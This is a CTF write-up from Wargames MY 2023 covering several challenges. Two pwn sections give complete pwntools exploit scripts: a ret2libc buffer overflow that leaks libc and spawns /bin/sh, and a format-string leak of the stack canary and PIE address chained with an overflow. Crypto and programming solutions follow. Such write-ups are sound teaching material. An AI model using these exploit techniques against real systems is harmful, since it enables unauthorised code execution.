

Wargames MY 2023 CTF Writeup By anti_1337

Magic door (pwn)

Analysis

First thing before we go thru the source code, we did some basic check to the binary executable to find out what architecture it is and what is the protection that is applied on the binary


```
(kali@kali)~/Desktop/challenge
$ file ./magic_door
./magic_door: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b2c5b2c9198914b2cf836a01366419a6a56adee1, for GNU/Linux 3.2.0, not stripped

(kali@kali)~/Desktop/challenge
$ checksec --file=./magic_door
RELRO      STACK CANARY NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Partial RELRO      No canary found      NX enabled      No PIE      No RPATH      No RUNPATH      SI Symbols      No      0      2      ./magic_door
```

As you can see above the file is a x64 ELF binary with just one protection which is NX enabled. From this we know that our exploit needs to be 64 bit format and we cannot execute shellcode on stack.

Next, let decompile the binary and understand what it does.

The `main()` function called `open_the_door()` function.

A screenshot of a decompiler window titled "Decompile: open_the_door - (magic_door)". The window displays the decompiled C code for the `open_the_door` function. The code is as follows:

```
1
2 void open_the_door(void)
3
4 {
5     int iVar1;
6     char local_18 [12];
7     int local_c;
8
9     initialize();
10    puts("Welcome to the Magic Door !");
11    printf("Which door would you like to open? ");
12    __isoc99_scanf(&DAT_004020c4,local_18);
13    getchar();
14    iVar1 = strcmp(local_18,"50015");
15    if (iVar1 == 0) {
16        no_door_foryou();
17    }
18    else {
19        local_c = atoi(local_18);
20        if (local_c == 0xc35f) {
21            magic_door(0xc35f);
22        }
23        else {
24            no_door_foryou();
25        }
26    }
27    return;
28 }
29
```

To summarize, this function ask user which door would they like to open. If the user says "50015", it will execute the `no_door_foryou()` function, which it will end the execution. If the user enters input other than "50015", the program will convert the user input to int and compare it with `0xc35f` which is basically 50015 in decimal. Then it will call `magic_door()` function.

```
Decompile: magic_door - (magic_door)
1
2 void magic_door(void)
3
4 {
5     undefined8 local_48;
6     undefined8 local_40;
7     undefined8 local_38;
8     undefined8 local_30;
9     undefined8 local_28;
10    undefined8 local_20;
11    undefined8 local_18;
12    undefined8 local_10;
13
14    local_48 = 0;
15    local_40 = 0;
16    local_38 = 0;
17    local_30 = 0;
18    local_28 = 0;
19    local_20 = 0;
20    local_18 = 0;
21    local_10 = 0;
22    puts("Congratulations! You opened the magic door!");
23    puts("Where would you like to go? ");
24    fgets((char *)&local_48,0x100,stdin);
25    return;
26 }
27
```

Executing `magic_door()` will prompt us with question of "where would you like to go?" then it will ask for our input and save it in `local_48`. At line 24, there is a buffer overflow vulnerability because the `fgets()` function tries to fill `local_48` with user input with length more than the size of `local_48`.

So, now we know that we need to first bypass the check implemented in `open_the_door()` to jump into `magic_door()` and exploit the buffer overflow

Exploitation

First we need to bypass the check in `open_the_door()` function. To bypass this, we can enter "050015" so it will not equal to the string "50015", but it will equal to integer 50015.

Then we can jump to `magic_door()` fuction.

```
(kali㉿kali)-[~/Desktop/challenge]
$ ./magic_door
Welcome to the Magic Door !
Which door would you like to open? 050015
Congratulations! You opened the magic door!
Where would you like to go?
█
```

Next, we need to craft exploit for buffer overflow. During the analysis of the binary, we could'nt find any function that will give us shell or "cat flag.txt". So we need to do 'ret2libc' to execute `system()` function and get shell. Before that, we need to find the offset for the padding. We can use cyclic and gdb to find the padding.

```
$ cyclic 100
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaa
aakaaaaaaalaaaaaamaaa
```

Use the above strings as input and see which part cause segmentation fault in gdb

```
File Actions Edit View Help
*R13 0x7fffffffde58 -> 0x7fffffffde205 <- 'COLORFGBG=15;0'
*R14 0x403e18 (__do_global_dtors_aux_fini_array_entry) -> 0x401240 (__do_g
*R15 0x7ffff7ffd000 (_rtld_global) -> 0x7ffff7ffe2d0 <- 0x0
*RBP 0x6161616161616169 ('iaaaaaaa')
*RSP 0x7fffffffddcf8 <- jaaaaaaaakaaaaaaaalaaaaaaamaaa\n'
*RIP 0x401388 (magic_door+135) <- ret

> 0x401388 <magic_door+135> ret <0x616161616161616a>

00:0000 | rsp 0x7fffffffddcf8 <- 'jaaaaaaaakaaaaaaaalaaaaaaamaaa\n'
01:0008 | 0x7fffffffdd00 <- 'kaaaaaaaalaaaaaaamaaa\n'
02:0010 | 0x7fffffffdd08 <- 'laaaaaaamaaa\n'
03:0018 | 0x7fffffffdd10 <- 0xa6161616d /* 'maaa\n' */
04:0020 | 0x7fffffffdd18 -> 0x401470 (main+29) <- mov eax, 0
05:0028 | 0x7fffffffdd20 -> 0x7fffffffde48 -> 0x7fffffffde1dd <- '/home/k
06:0030 | 0x7fffffffdd28 <- 0x100000000
07:0038 | 0x7fffffffdd30 <- 0x1

> 0 0x401388 magic_door+135
1 0x616161616161616a
2 0x616161616161616b
3 0x616161616161616c
4 0xa6161616d
5 leak ptr 0x401470 main+29

pwndbg> cyclic -l jaaaaaaa
Finding cyclic pattern of 8 bytes: b'jaaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72
pwndbg>
```

We got the offset which is 72. Now we can write a python script to exploit this binary. Below is the exploit script that we wrote.

```
from pwn import *
import binascii

exe = './magic_door'
elf = context.binary = ELF(exe, checksec=False)
```

```

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
context.log_level = 'debug'

p = remote("13.229.150.169", 34068)

offset = 72 # buffer overflow offset
pop_rdi = 0x401434
ret = 0x40101a

payload = flat({ # This payload will leak the address of printf in libc. From
this we can obtain the base address of libc. Then jump back to magic_door()
function
    offset: [
        pop_rdi,
        elf.got.printf,
        elf.plt.puts,
        elf.symbols.magic_door
    ]
})

p.sendlineafter(b'like to open? ', b'050015') # bypass the check
print(p.recvline())

p.sendlineafter(b'Where would you like to go? \n', payload) # send payload

addr = p.recvline() # capture the leaked address
print(addr)

leak_addr = '0x' + binascii.hexlify(addr[::-1].strip()).decode() # reverse the
string and convert it to 0x form
print(leak_addr)

leak_puts = int(leak_addr, 16)
libc.address = leak_puts - libc.symbols.printf # calculate the base address of
libc
binsh = next(libc.search(b'/bin/sh')) # calculate the address of /bin/sh in
libc

print(f'/bin/sh : {binsh}')
print((libc.address))

payload2 = flat({ # this payload will called system function with its
argument, /bin/sh
    offset: [

```

```

        pop_rdi,
        binsh,
        ret,
        libc.symbols['system']
    ]
})

p.sendlineafter(b'Where would you like to go? \n', payload2)

p.interactive()

```

To summarize the code, we exploit the buffer overflow 2 times. The first time, we exploit the buffer overflow to leak some address from libc library and then make the program jump back to `magic_door()` function so we can exploit the buffer overflow the second time. From the leaked libc address we then calculate the base address of libc so we can identify the address of `system()` function and `/bin/sh`. Finally we exploit the buffer overflow again to execute `system('/bin/sh')` and get ourselves a shell.

Flag: `wgmy{4a029bf40a28039c8492acfa866f8d96}`

Pak Mat Burger (pwn)

Analysis

We identify the architecture and the protection applied on this binary using `file` and `checksec` command.

```

(kali@kali)-[~/Desktop/pakmatburger/challenge]
$ file pakmat_burger
pakmat_burger: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1dcf760365108f9b32f8e62e50d8e8d01513d398, for GNU/Linux 3.2.0, not stripped

(kali@kali)-[~/Desktop/pakmatburger/challenge]
$ checksec --file=./pakmat_burger
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Full RELRO      Canary found      NX enabled      PIE enabled      No RPATH      No RUNPATH      13 Symbols      No      0      2      ./pakmat_burger

```

This time the protection is really strict with PIE and canary token enabled. It is hard to exploit buffer overflow with these protections enabled if we found buffer overflow.

Now we move on to do some analysis on decompiled code of this binary. The first part of this decompiled code shows that the binary tries to get the value of environment variable


SECRET_MESSAGE . Then it will exit the program if the environment variable does not exist.

```
local_10 = *(long *) (in_FS_OFFSET + 0x28);
initialize();
pcVar2 = getenv("SECRET_MESSAGE");
if (pcVar2 == (char *)0x0) {
    puts("Error: SECRET_MESSAGE environment variable not set. Exiting...");
    pcVar2 = (char *)0x1;
}
```

If it exists, it will ask for our name and secret message. It will then compare our secret message to the secret message from the environment variable. If our secret message matches the one in the environment variable, it will ask for another questions.

```
23 else {
24     puts("Welcome to Pak Mat Burger!");
25     printf("Please enter your name: ");
26     __isoc99_scanf(&DAT_001020a3, local_2b);
27     printf("Hi ");
28     printf(local_2b);
29     printf(", to order a burger, enter the secret message: ");
30     __isoc99_scanf(&DAT_001020e0, local_3e);
31     iVar1 = strcmp(local_3e, pcVar2);
32     if (iVar1 == 0) {
33         puts("Great! What type of burger would you like to order? ");
34         __isoc99_scanf(&DAT_00102155, local_1f);
35         getchar();
36         printf("Please provide your phone number, we will delivered soon: ");
37         pcVar2 = fgets(local_35, 100, _stdin);
38     }
39     else {
40         puts("Sorry, the secret message is incorrect. Exiting...");
41         pcVar2 = (char *)0x0;
42     }
43 }
44 if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
45     /* WARNING: Subroutine does not return */
46     __stack_chk_fail();
47 }
48 return pcVar2;
49 }
50
```

From this code, we have found two vulnerabilities which is format string at line 28 `printf(local_2b)` and buffer overflow at line 37 `pcVar2 = fgets(local_35, 100, _stdin)` . Then we also found a `secret_order()` function that will do `cat flag.txt` .

 Decompile: secret_order - (pakmat_bu

```
1
2 void secret_order(void)
3
4 {
5     system("cat ./flag.txt");
6     return;
7 }
8
```


Exploitation

Now we have 2 vulnerabilities, we need to exploit both to get the flag. Our idea is we first need to leak the secret message using the format string vulnerability. Without the secret message, we cannot reach the code that is vulnerable to buffer overflow. From there we can exploit buffer overflow to call `secret_order()` function.

Before that, we need to consider some issues:

1. We don't know where the secret message is on the stack.
2. We don't know the address of `secret_order()` because of PIE.
3. We need to bypass the canary token.

To solve these issues, we create a script that will bruteforce to find the location of stack that contains the secret message, the canary token and base address of the program. We bruteforce from `%1$s` to `%100$s` to find the secret message and we also bruteforce from `%1$p` to `%100$p` to leak the address and canary token.

Script to find secret message:

```
from pwn import *

for i in range(1,100):
    try:
        format_string = "%" + str(i) + "$s\n"
        p = remote("13.229.84.41", 10003)
        # p = process("./pakmat")
        print(f'payload:
{format_string}=====')
        p.sendlineafter(b'Please enter your name: ',
format_string.encode())
        byte_string = p.sendlineafter(b'enter the secret message: ',
b'a\n')

        print(byte_string)
        print(i)
        p.close()
    except:
        pass
```

We got the secret at `%53$s` : `SECRET_MESSAGE=a0866399`

Script to leak canary token and address:

```

from pwn import *

for i in range(1,100):
    format_string = "%"+str(i)+"$p\n"
    p = remote("13.229.84.41", 10003)
    # p = process("./pakmat")
    print(f'payload: {format_string}=====')
    p.sendlineafter(b'Please enter your name: ', format_string.encode())
    byte_string = p.sendlineafter(b'enter the secret message: ', b'a\n')
    print(byte_string)
    print(i)
    p.close()

```

We got the canary token using format string payload : %13\$p

```

payload: %13$p
=====
b'Hi 0x6374c0508f68d500, to order a burger, enter the secret message: '
13

```

Canary token usually ends with 00

The leaked address format string payload: %17\$p

```

payload: %17$p
=====
b'Hi 0x560a98101374, to order a burger, enter the secret message: '
17

```

Now that we have everything we need, we can craft the final exploit like this

padding1 + canary token + padding2 + address of secret_order

We can use gdb to find the padding and got 37 byte for padding1 and 8 byte for padding2. For address of secret order, we can calculate by using the leaked address.

Below is the final exploit script

```

from pwn import *

# Set the target binary file
context.log_level = 'debug'

```

```

exe = './pakmat_burger'

p = remote("13.229.84.41", 10003)
# p = process(exe)

# gdb.attach(p, '''
#     # Insert breakpoints or GDB commands here
#     break *main+377
#     continue
# ''')

print(p.recvuntil(b'name: '))
p.sendline(b'%13$p,%17$p')
text = p.recvuntil(b'message: ')
token = text.split(b' ')[1]
a = token.split(b',')
canary = int(a[0], 16)
print(f'canary: {hex(canary)}')
lower_byte = int(a[1], 16) - 0x12
print(f'leak address: {lower_byte}')
p.send(b'8d7e88a8')
p.recvuntil(b'order? \n')
p.sendline(b'8d7e88a8')
p.recvuntil(b'soon: ')
p.sendline(b'A'*30 + b'B'*7 + p64(canary) + b'C'*8 + p64(lower_byte))
p.interactive()

```

Flag : wgmy{bdd44777c70a7a9c7d07a073d3b439b5}

N-less (crypto)

analysis

This challenge seems to be an RSA challenge. In this challenge we are given the value of `phi`, `e` and `c`. We can obtain the decryption key, `d` using `e` and `phi` but cant decrypt the cipher text since we do not have the value of `n`.

Solution

We try to find the possible value of `p` and `q` using the value of `phi`. We know that $\phi = (q-1)*(p-1)$

So, we can try to list the factors of `phi` and find which combination, when multiply together produce possible values for `p-1` and `q-1`.

below is the solution code.

```
from Crypto.Util.number import isPrime, long_to_bytes
from itertools import combinations
from functools import reduce

phi=34057773994330298971926678299373538830960183284101682868690899928501205853
024580548474862732970413966017384742594516020918045732164020416951239482763801
163230694878537199440300716263506934389064083447784833851329132832186907646650
312133813164333789769913362618201840791916645971972243628951413943766659260597
078514102884298510839622172768367627958615561294540579948855084795042700369630
745167116176259506005311219962869599121189582181419176354992607864328387009447
848735362076531839681710950458077504265555274429826908042647073571283302709121
0437312338074255871034468366218998780550658136080613292844182216509397934480
e=65537
ct=423633965335148923377941687403358901479788142707141502923046800285147114940
192336522157203727595171482470194292538566074051784600720499965139319219480679
459460862787829100164949661998070848407723507808614407370977785782079290438004
322794377092960603845060828834011058208008441879474101537452484665339607542438
072088040849086374811873483949875324349820323025702263782554584861615791674826
675711326744730673232839390262975085481300850166608933710769730674253094914433
420963298534860759718663891829446716976602465034657401692151210810023381632639
04954365965203570590704089906222868145676419033148652705335290006075758484

# Combination of Factordb and YAFU
#factors = [2, 2, 2, 39479325013, 119942438633, 2052446000113,
10087727746606604573, 18499937136886921343, 64270985366629197191403244080553,
1683899661896976563424853785914753429323534430179719034228218351391]
factors= [2, 2, 2, 2, 5, 17, 23, 127, 34883, 64327, 31855469, 41906999093,
103832676376161046043,
429286828414471870758362898558926291565359005141079275176842930847868444414099
572978945925274607872416836148404929747724276368877199941285655921529809441267
244690792741721444746720624124126035847936463469568987296864097916484745452988
52872995161295471414165954724402947,
642076078636282376929665377429623663240242931867591536745260371138645619370995
860873775456888347133065387208353162863212178439920890903607396392123037037526
081756004650406094435631615577219108671262742168852856525196775740429533726165
3707746185260317688974197060087034705221140112831521071507609]
# Work out which combination (product) of factors produce possible values for
P-1 and Q-1
for n in range(1, len(factors)):
    comb = combinations(factors, n)
    for c in comb:
        prod = reduce(int._mul_, c)
```

```

    if isPrime(prod+1) and isPrime(phi//prod+1):
        p = prod+1
        q = phi//(p-1) + 1
        d = pow(e, -1, phi)
        pt = pow(ct, d, p*q)
        m = long_to_bytes(pt)
        print(m)

```

Flag : `wgmy{a9722440198c2abad490478875be2815}`

Linux Memory Usage (PPC)

Solution

```

#include <iostream>
#include <vector>
#include <unordered_map>

using namespace std;

struct Process {
    int memory;
    vector<int> children;
};

unordered_map<int, int> memoryCache;

// Function to calculate total memory usage of a process and its descendants
int totalMemory(const unordered_map<int, Process>& processTree, int pid) {
    // Check if the total memory for this process is already calculated
    if (memoryCache.find(pid) != memoryCache.end()) {
        return memoryCache[pid];
    }

    int total = processTree.at(pid).memory;
    for (int child : processTree.at(pid).children) {
        total += totalMemory(processTree, child);
    }

    // Store the calculated total memory in cache
    memoryCache[pid] = total;
    return total;
}

```

```

int main() {
    int N, Q;
    cin >> N >> Q;

    unordered_map<int, Process> processTree;
    int pid, ppid, memory;

    // Building the process tree
    for (int i = 0; i < N; ++i) {
        cin >> pid >> ppid >> memory;
        processTree[pid].memory = memory;
        processTree[ppid].children.push_back(pid);
    }

    // Process each query
    for (int i = 0; i < Q; ++i) {
        cin >> pid;
        cout << totalMemory(processTree, pid) << endl;
    }

    return 0;
}

```

Lokami Temple (PPC)

Solution

```

#include <iostream>
#include <vector>
#include <unordered_map>
#include <unordered_set>
#include <algorithm>

using namespace std;

vector<vector<int>> tree;

pair<int, unordered_set<int>> dfs(int node, int parent) {
    pair<int, unordered_set<int>> result = {0, {node}};
    for (int neighbor : tree[node]) {
        if (neighbor != parent) {
            auto sub_result = dfs(neighbor, node);

```

```

        sub_result.first++;
        if (sub_result.first > result.first) {
            result = sub_result;
        } else if (sub_result.first == result.first) {
            result.second.insert(sub_result.second.begin(),
sub_result.second.end());
        }
    }
}
return result;
}

int main() {
    int N, a, b;
    cin >> N;

    tree.resize(N + 1);

    for (int i = 0; i < N - 1; i++) {
        cin >> a >> b;
        tree[a].push_back(b);
        tree[b].push_back(a);
    }

    unordered_map<int, int> longestPathLength;
    unordered_map<int, unordered_set<int>> farthestDoors;

    for (int i = 1; i <= N; i++) {
        auto result = dfs(i, -1);
        longestPathLength[i] = result.first;
        farthestDoors[i] = result.second;
    }

    int minLongestPath = N;
    for (auto &[door, length] : longestPathLength) {
        if (length < minLongestPath) {
            minLongestPath = length;
        }
    }

    vector<int> entrances;
    unordered_set<int> allExits;

    for (auto &[door, length] : longestPathLength) {

```

```

        if (length == minLongestPath) {
            entrances.push_back(door);
            allExits.insert(farthestDoors[door].begin(),
farthestDoors[door].end());
        }
    }

    sort(entrances.begin(), entrances.end());
    vector<int> exits(allExits.begin(), allExits.end());
    sort(exits.begin(), exits.end());

    cout << "Entrance(s): ";
    for (int entrance : entrances) {
        cout << entrance << " ";
    }
    cout << endl;

    cout << "Exit(s): ";
    for (int exit : exits) {
        cout << exit << " ";
    }
    cout << endl;

    cout << "Path Length: " << minLongestPath << endl;

    return 0;
}

```